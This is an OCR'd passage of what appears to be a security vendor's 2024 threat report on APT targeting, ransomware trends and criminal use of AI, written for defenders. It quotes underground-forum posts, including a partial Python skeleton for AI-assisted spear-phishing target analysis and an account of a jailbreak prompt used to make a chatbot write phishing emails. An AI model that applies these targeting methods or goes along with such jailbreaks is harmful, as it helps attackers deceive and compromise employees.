
Turkey faces a diverse range of threats, with APT groups from multiple countries showing significant activity.

- **Shift in focus:** While significantly affected, the United States and Germany show considerably fewer detections compared to Turkey. This could indicate stronger defenses or a shift in the focus of threat actors**.**
- **Emerging markets and industries:** The presence of developing economies like India, Peru, and Vietnam in the top 10 highlights the global nature of APT threats and potentially indicates the targeting of emerging markets or specific industries within these countries.

Most detected APT group profiles

While Turkey, the U.S., and Germany remained primary targets, there were notable shifts in the geographical focus of APT activities when comparing Q2 to Q3. The emergence of Peru and Qatar in Q3 as significant targets suggests a geographical shift in APT focus, possibly aligned with geopolitical events or new economic interests.

GEOGRAPHICAL DISTRIBUTION OF APT DETECTIONS




Sectoral distribution of APT activity

The diversity of affected sectors, from automotive to healthcare, indicates APT groups cast a wide net in their operations.

- **Supply chain:** The Wholesale sector remains the primary target, accounting for nearly 18% of all detections. This could be due to its role in supply chains and the potential for widespread impact.
- **Attention on value:** Financial services and government sectors are the next most heavily targeted, reflecting the high-value nature of their data and systems.

When we look at the U.S. alone, the manufacturing sector is most heavily targeted, which could indicate a focus on industrial espionage. There are also notable financial and government sector targets, suggesting economic and political motivations.


TOP 10 AFFECTED SECTORS



Evolution in sector targeting

A dramatic shift in sector targeting was observed between Q2 and Q3. The significant decrease in the targeting of the Wholesale sector, coupled with increased focus on Government and Automotive sectors, suggests a strategic shift from economic espionage to potential sabotage or state-sponsored intelligence gathering.


TABLE OF CONTENTS



APT tools and techniques

The Trellix Advanced Research Center observed shifts in the tool usage of APT actors from Q2 to Q3, 2024. When looking at the entire period covered in this report, note the high use of obfuscation techniques, which suggests APTs are actively trying to evade detection mechanisms. The consistent high ranking of advanced techniques across both quarters underscores the continuing sophistication of APT operations. We also found:

- **Detection evasion:** The prevalence of native Windows tools (Cmd, PowerShell, WMIC) in APT activities highlights the trend of "living off the land" techniques, making detection more challenging.
- **Non-native tools:** Mimikatz and Cobalt Strike stand out as popular non-native tools, indicating a focus on credential theft and post-exploitation activities.
- **Staged operations:** The MITRE techniques observed align closely with the tools used, emphasizing reconnaissance, obfuscation, and initial access as key stages in APT operations.



TOP 10 MITRE ATT&CK TECHNIQUES:

- System Information Discovery (12.5%)
- Obfuscated Files or Information(12%)
- Deobfuscate/Decode Files or Information (11.9%)
- Ingress Tool Transfer (10.4%)
- File and Directory Discovery (10.2%)
- Web Protocols (95%)
- Malicious File (9%)
- Scheduled Taks (8.4%)
- Spearphishing Attachment (8.3%)
- Process Discovery (7.9%)

CISO TIP: Organizations must adopt adaptive and comprehensive cybersecurity approaches to respond to rapidly shifting threat landscapes. Particular vigilance is required in newly targeted sectors (e.g., Automotive) and regions (e.g., Peru, Qatar). Defensive strategies should account for the increased use of legitimate system tools and focus on detecting sophisticated obfuscation and evasion techniques. Enhanced monitoring for known APT-associated tools, especially backdoors, and tools like PlugX, is crucial. Continuous monitoring and threat intelligence analysis are essential to identify and respond to the dynamic patterns of APT activities and emerging tools.

Tool usage in Q3


When double-clicking on Q3 (July 1 - September 30, 2024), we observed the following:

- **Increasing reliance on backdoors:** The growing prevalence of backdoors, particularly in September, suggests APTs focus on establishing persistent access to compromised systems. This trend aligns with the long-term nature of APT operations.
- **Diverse toolset:** The variety of tools observed, from info stealers to exfiltration tools, indicates APTs employ a multi-faceted approach to their operations, covering various stages of the attack lifecycle.

TABLE OF CONTENTS

- **Emergence of new threats:** The appearance of new tools like Curkon and KTLVdoor in September highlights the dynamic nature of the threat landscape and the need for continuous updating of threat intelligence and detection capabilities.
- **Consistent reconnaissance:** The steady presence of reconnaissance tools throughout the quarter underscores the importance of ongoing intelligence gathering in APT operations.
- **PlugX dominance:** The increasing prevalence of PlugX, a known tool associated with Chinese APT groups, suggests a heightened activity level of these threat actors during Q3**.**
- **Shift in tactics:** The rise of remote command tools and the decrease in downloaders could indicate a shift towards more direct control of compromised systems, potentially for more targeted and controlled operations.

TOP 5 ATTRIBUTE LEVEL TOOL TYPES IN Q3 2024



TOP 5 ATTRIBUTE LEVEL TOOL NAMES IN Q3 2024

July 2024	August 2024	September 2024
PlugX: 2.96%	PlugX: 4.86%	PlugX: 5.66%
GraphicalProton: 1.16%	DodgeBox: 0.92%	DodgeBox: 1.36%
5.t Downloader: 1.11%	Troll Stealer: 0.78%	BugSleep: 0.90%
GlobShell: 0.84%	5.t Downloader: 0.67%	Curkon: 0.83%
NineRAT: 0.77%	BugSleep: 0.68%	KTLVdoor: 0.80%

The observed trends suggest APT activities will continue to evolve in terms of geographical focus, sector targeting, and tactical approaches.

TABLE OF CONTENTS

RANSOMWARE SHIFTS AMID GLOBAL LAW ENFORCEMENT ACTIVITY


2024 saw significant law enforcement action aimed at ransomware actors. In July, two Russian nationals pleaded guilty and were convicted for their involvement with the notorious ransomware gang LockBit. In October, additional arrests were made to curb the illegal activities of those behind LockBit. Law enforcement action against LockBit is detailed in our last report, here.

The ransomware landscape remains diverse, with multiple active groups during this period. Further, the global nature of the ransomware threat is still evident, with attacks spread across numerous countries. The Trellix Advanced Research Center found:

- **Evolving ransomware landscape:** The reduced prominence of LockBit3, due to law enforcement actions and identification of duplicate posts, indicates a shifting landscape. The rise of groups like RansomHub suggests other actors are filling the void left by LockBit3's setbacks. In Q2 and Q3, new smaller ransomware families appeared, mostly focused on data extortion and encryption via known leaked ransomware builders.
- **Law enforcement impact:** Recent arrests and financial sanctions against LockBit3 affiliates demonstrate the potential effectiveness of coordinated international law enforcement efforts.
- **Group tactics:** LockBit3's reposting behavior might be a tactic to maintain pressure on victims or to create an illusion of higher activity. Other groups may employ similar tactics, necessitating careful analysis of all ransomware data.
- **Targeting:** Despite adjustments, healthcare, education, and critical infrastructure remain prime targets. The global spread of attacks persists, focusing on the U.S. and other developed economies. Additionally, the diversity of targeted sectors continues to indicate widespread ransomware attacks across industries.
- **More active groups:** The top five groups account for <40% of all attacks, suggesting a slightly less concentrated activity among major actors than initially thought.


> Ransomware groups have shown the ability to adjust tactics and continue their operations. The rise of RansomHub, and the activity of other smaller groups, illustrates the fluidity of this threat landscape. **The persistence of ransomware attacks suggests the overall ecosystem is resilient and adaptable.**

TABLE OF CONTENTS



Ransomware groups


TOP 5 MOST ACTIVE RANSOMWARE GROUPS



We observe notable shifts compared to our last CyberThreat Report. RansomHub has emerged as the most active group, taking over LockBit3's previous dominance. LockBit3's reduced activity is largely a result of effective law enforcement actions.

Victim sectors

TOP 5 MOST TARGETED SECTORS




Regarding targeted sectors, Healthcare has emerged as the most frequently targeted, accounting for 6.23% of attacks, which underscores the ongoing vulnerability of this critical industry. Education and Manufacturing sectors have also seen significant activity, indicating attackers are pursuing a broad range of targets that can impact both critical services and production. The continued targeting of Government and Construction sectors highlights ransomware groups' strategic focus on industries essential to infrastructure and public welfare.

TABLE OF CONTENTS

Victim countries

TOP 5 MOST TARGETED COUNTRIES:



The analysis of ransomware targeted countries shows the United States remains by far the most targeted country, accounting for 41.52% of attacks. While the U.S. continues to be the primary focus, the United Kingdom and Canada have also seen substantial activity, followed closely by Germany and Italy. Compared to the previous period, this distribution highlights a consistent focus on developed nations, with ransomware groups favoring regions with higher economic activity and more potential for substantial payouts.

CISO TIP: To combat the ransomware threat, CISOs and security leaders should prioritize resilience planning focused on backup strategies, incident response planning, and recovery processes. Further, organizations must continue to prioritize user education and awareness training, including the latest ransomware tactics and prevention techniques.

Continued vigilance

When viewed through a more critical lens, the ransomware threat landscape from April to September 2024 reveals a complex and dynamic ecosystem. While LockBit3's impact appears reduced due to law enforcement actions and the identification of duplicate posts, the emergence of other prominent groups like RansomHub indicates the overall ransomware threat remains significant.

TABLE OF CONTENTS

Despite these developments, the persistent targeting of critical sectors and the global spread of attacks emphasize the need for continued vigilance, improved defensive measures, and international cooperation in combating the ransomware threat. Organizations and governments must remain adaptable, continuously updating their strategies to address the evolving tactics of ransomware groups.

CYBERCRIMINAL USE OF AI

Our Advanced Research Center team regularly scours the cybercriminal underground to follow trends and uncover new techniques and tools for targeting organizations and individuals. Since our last report, we've observed the following AI-based threats in underground forums.

Analysis and scraping of vulnerabilities using AI


On April 8, 2024, an XSS underground forum user going by the moniker **hackeryaroslav** offered a tool which collects and analyzes vulnerabilities using Gemini API. The actor claimed the script for sale incorporates the functionality of parsing useful tools and articles and the latest cybersecurity news as well as provides detailed reports and analyses based on the use of AI. The initial price was $1,000. However, the threat actor noted the price was up for negotiation. **hackeryaroslav** advised there are only a few similar tools on the market currently. The tool generated report is automatically sent to the private Telegram channel every 24 hours.

The latest post in the thread is dated August 17, 2024, where **hackeryaroslav** said "I will give away the tool for a cheap price to a single buyer. Fixes/further development are on me," meaning the tool is still for sale.

About hackeryaroslav

The **hackeryaroslav** is an active and potentially influential member of the cybercriminal community, primarily operating on the XSS.is forum. The Russian-speaking actor demonstrates a diverse range of interests within the cybercrime ecosystem, including AI, cryptocurrency, and web security. Their active engagement in discussions about web vulnerability scanners and secure JavaScript applications suggests some level of technical expertise in cybersecurity. The actor seems to contribute content to the forum, including articles on developing tools using AI, utilizing tools/scripts for pentesting, and exploiting vulnerabilities, which has earned them recognition from other forum members.

TABLE OF CONTENTS



Post Translation:

Price: To be negotiated

Contact details: PM on the forum

The script is a tool for collecting and analysing vulnerabilities (CVE) using artificial intelligence, in particular Gemini API. It incorporates the functionality of parsing useful tools and articles, and the latest cybersecurity news as well as provides detailed reports and analyses based on the use of AI.

The reports include two types of feedback: a short summary and a detailed review. A detailed review contains links to relevant commits, descriptions, and further reading materials. The reports will be automatically sent to your private channel every 24 hours.

TABLE OF CONTENTS

The reports come as dark-themed minimalistic HTML files. The ai.html file contains AI feedback on each vulnerability, while the main file includes news, tools, and information about the CVEs themselves.

The project collects a certain number of vulnerabilities, tools, and news. They can be changed as you wish. Example of AI's analysis of one of 10 collected vulnerabilities is given below:

The tool is very user-friendly. There are few like this on the market. Garant + send a PM on the forum


Social engineering technique: Spear phishing using GenAI

On July 27, 2024, XSS actor **hackeryaroslav** wrote an article on the XSS underground forum dedicated to different social engineering techniques. While explaining a spear phishing attack, they shared a Python code where the actor demonstrated the usage of OpenAI API to create a spear phishing email body using a Jailbreak Prompt. Moreover, the actor showed the sample code is designed to:

- Create a social graph to analyze relationships between employees
- Use machine learning (Random Forest algorithm) to assess the vulnerability of target employees based on behavioral analysis
- Generate personalized phishing content using ChatGPT
- Use a multi-stage decision-making process to carry out a spear phishing attack

This specific technique represents a significant evolution in phishing attacks, combining traditional social engineering with cutting-edge AI technology, the usage of machine learning to assess employee vulnerability, and a multi-stage decision-making process for the attack execution. It demonstrates how cybercriminals adapt and leverage new technologies to enhance their attacks. Using AI to generate personalized content and analyze target individuals potentially increases the success rate of phishing attacks.

TABLE OF CONTENTS



Целевой фишинг

Целевой фишинг — это целенаправленный метод фишинга, который фокусируется на конкретных лицах или группах в организации. В отличие от общих фишинговых атак, которые бросают широкую сеть в надежде поймать любую подозрительную жертву, целевой фишинг включает предварительное исследование и персонализацию. Злоумышленники собирают подробную информацию о своих целях, чтобы создать убедительные электронные письма или сообщения, которые кажутся исходящими от доверенного источника, например, коллеги или начальника. Этот уровень персонализации значительно увеличивает вероятность того, что цель ответит, выдаст конфиденциальную информацию или совершит действие, которое поставит под угрозу безопасность.

Пример

Типичным примером целевого фишинга является электронное письмо, которое кажется исходящим от генерального директора компании, запрашивающее у сотрудника конфиденциальную финансовую информацию. Письмо может ссылаться на конкретные детали, известные только генеральному директору и сотруднику, делая его убедительным. Это создает ощущение срочности и доверия, заставляя сотрудника действовать без тщательной проверки.

Также представим самый простой, полнолинейный код, который сочетает в себе элементы социального картографирования, анализа поведения и автоматизированного целевого фишинга, используя алгоритмы машинного обучения для повышения эффективности атаки.

Python

Скопировать в буфер обмена

```python
import pandas as pd
import numpy as np
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.ensemble import RandomForestClassifier
from sklearn.model_selection import train_test_split
import networkx as nx
import requests
import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart

class AdvancedSocialEngineeringAttack:
    def __init__(self):
        self.social_graph = nx.Graph()
        self.ml_model = None
        self.vectorizer = TfidfVectorizer()

    def build_social_graph(self, data):
        for connection in data:
            self.social_graph.add_edge(connection['source'], connection['target'], weight=connection['interaction_strength'])

    def train_ml_model(self, data):
        X = self.vectorizer.fit_transform(data['content'])
        y = data['is_vulnerable']
        X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)
        self.ml_model = RandomForestClassifier(n_estimators=100, random_state=42)
        self.ml_model.fit(X_train, y_train)

    def analyze_target(self, target_id):
        target_connections = list(self.social_graph.neighbors(target_id))
```

- Создание социального графа для анализа связей между сотрудниками.
- Использование машинного обучения для оценки уязвимости целей.
- Генерация персонализированного фишингового контента с использованием GPT.
- Многоэтапный процесс принятия решений для выполнения атаки.

Post Translation:

Spear phishing

Spear phishing is a targeted phishing technique that focuses on specific individuals or groups within an organization. Unlike general phishing attacks that cast a wide net in the hopes of catching any suspicious victim, spear phishing involves advance research and personalization. Attackers gather detailed information about their targets to create convincing emails or messages that appear to come from a trusted source, such as a co-worker or boss. This level of personalization greatly increases the likelihood that the target will respond by revealing sensitive information or taking an action that compromises security.

Example

A common example of spear phishing is an email that appears to come from a company's CEO, asking an employee for sensitive financial information. The email may reference specific details known only to the CEO and the employee, making it seem persuasive. This creates a sense of urgency and trust, leading the employee to act without further vetting. We will also present the simplest, most straightforward code that combines elements of social mapping, behavioral analysis, and automated spear phishing, using machine learning algorithms to improve the effectiveness of the attack.


TABLE OF CONTENTS

Botnet engine with CaaS and machine learning features

On July 20, 2024, actor **odayman** advertised their Botnet CaaS (Container-as-a-Service) with machine learning features for sale for $2,000. The tool is a multifunctional customizable bot with CaaS features, allowing automatic management of network devices and distribution and collection of data.

According to the actor, the botnet leverages AI to prevent sandbox analysis and bypass antivirus programs and security systems. **odayman** has advised their tool is being sold as is though it requires further development. In the thread's last post, however, the actor said they have an idea to integrate this botnet engine into their other project with a hub to attack crypto wallets.

On July 25, 2024, on Exploit forum, a user under the moniker **Michelangelo** created a post titled "Hub for sophisticated complex attacks on crypto wallets using AI and optimized distributed computing" where they advised they are actively recruiting software developers into a new project to conduct complex large-scale attacks on cryptocurrency wallets. This hub is believed to be the successor of the botnet engine with CaaS.



Post Translation:

> A multifunctional bot with automatic management and file distribution.
>
> This bot is multifunctional, has an option of custom configuration and functionality expansion due to its

modular structure. It incorporates botnet and CaaS features, management of a network of devices, distribution and collection of data, and much more.

I'm selling the tool as I'm busy working on another project. The bot was written from scratch. The main functionality described below has been implemented but needs to be expanded. Some features require thorough fine-tuning for specific tasks.

The project comes with complete documentation and indication of places where improvements may be required. A complete package of tests for testing each function of the project is included.

Main functionality:

Automatic mailing, use of message templates. Sending phishing links, disguising links as legitimate ones. Analysis of mailing effectiveness statistics (number of opened messages, click-throughs).

